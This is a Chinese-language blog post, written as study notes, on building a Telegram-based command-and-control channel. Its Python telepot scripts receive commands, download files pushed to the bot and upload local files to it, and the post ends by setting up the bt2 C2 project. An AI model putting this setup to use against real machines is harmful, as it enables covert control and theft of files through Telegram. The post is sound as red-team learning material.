
TG 下的C2創建過程
VSole2021-11-12 15:10:05
0x00:簡介
沒啥新技術,基本就是老技術。我這里只是做筆記,僅供學習。
0x01:環境部署過程
1、申請TG token
https://telegram.me/botfather

這里有api的調用文檔
https://core.telegram.org/bots/api

2、利用python 調用
#!python#!/usr/bin/pythonimport sysimport timeimport pprintimport telepotbot = telepot.Bot('you-token')print ('Listening ...')def handle(msg): print(msg)def main(): try: bot.message_loop(handle) except Exception as err: print (err) while True: time.sleep(10)if __name__ == '__main__': main()
3、測試token 調用效果

(記得要國外服務器的運行腳本,不然運行沒結果。我自己的沒結果)
服務器上運行

到TG上去對你的機器人說話


Python腳本看到你的消息

4、 服務端到客戶端
PS:建議看一下API文檔在來看
提取文字消息
使用glance()可以從接收的消息中提取一個元組
(content_type,chat_type,chat_id)
content_type 包括
text, audio, document, photo, sticker, video, voice,contact, location, venue, new_chat_member, left_chat_member, etc.
chat_type 包括
private, group, or channel.
所以我們可以使用glance()把接收的文字消息提取出來,代碼如下:
#!python
#!/usr/bin/python
import sys
import time
import pprint
import telepot
bot = telepot.Bot('you-token')
print ('Listening ...')
def handle(msg):
    content_type, chat_type, chat_id = telepot.glance(msg)
    if content_type == 'text':
        received_command = msg['text']
        print (received_command)
    else:
        print (content_type, chat_type, chat_id)
        return
def main():
    try:
        bot.message_loop(handle)
    except Exception as err:
        print (err)
    while True:
        time.sleep(10)
if __name__ == '__main__':
    main()

接收文件


執行接收消息的python代碼,可獲得接收文件的消息格式.
下載文件需要使用
bot.download_file(file_id, filename)
#!python
#!/usr/bin/python
import sys
import time
import pprint
import telepot
bot = telepot.Bot('you-token')
print ('Listening ...')
def handle(msg):
    content_type, chat_type, chat_id = telepot.glance(msg)
    if content_type == 'text':
        received_command = msg['text']
        print (received_command)
    elif content_type == 'document':
        file_id = msg['document']['file_id']
        filename = msg['document']['file_name']
        bot.download_file(file_id, filename)
        print ("[+] Download File Success!")
    else:
        print (content_type, chat_type, chat_id)
        return
def main():
    try:
        bot.message_loop(handle)
    except Exception as err:
        print (err)
    while True:
        time.sleep(10)
if __name__ == '__main__':
    main()
5、 客戶端到服務端
發送消息使用
bot.sendMessage(chat_id, message)

向Server端發送一條消息,代碼如下
#!python
import telepot
from pprint import pprint
bot = telepot.Bot('you-token')
bot.sendMessage(id, 'Hello C2 Server Jaky')
id換成你自己的ID
發送文件使用

bot.sendDocument(chat_id,file)
代碼如下:
#!python
import telepot
from pprint import pprint
bot = telepot.Bot('you-token')
f = open('/root/學習資料-種子.txt', 'rb')
bot.sendDocument(id, f)
id換成你自己的ID
0x02:環境測試過程

1、搭建C2 Server
git clone https://github.com/blazeinfosec/bt2.git
2、編輯參數
編輯bt2.py
設置以下參數
API_TOKEN:token
BOTMASTER_ID:自己帳號的id


VSole
網絡安全專家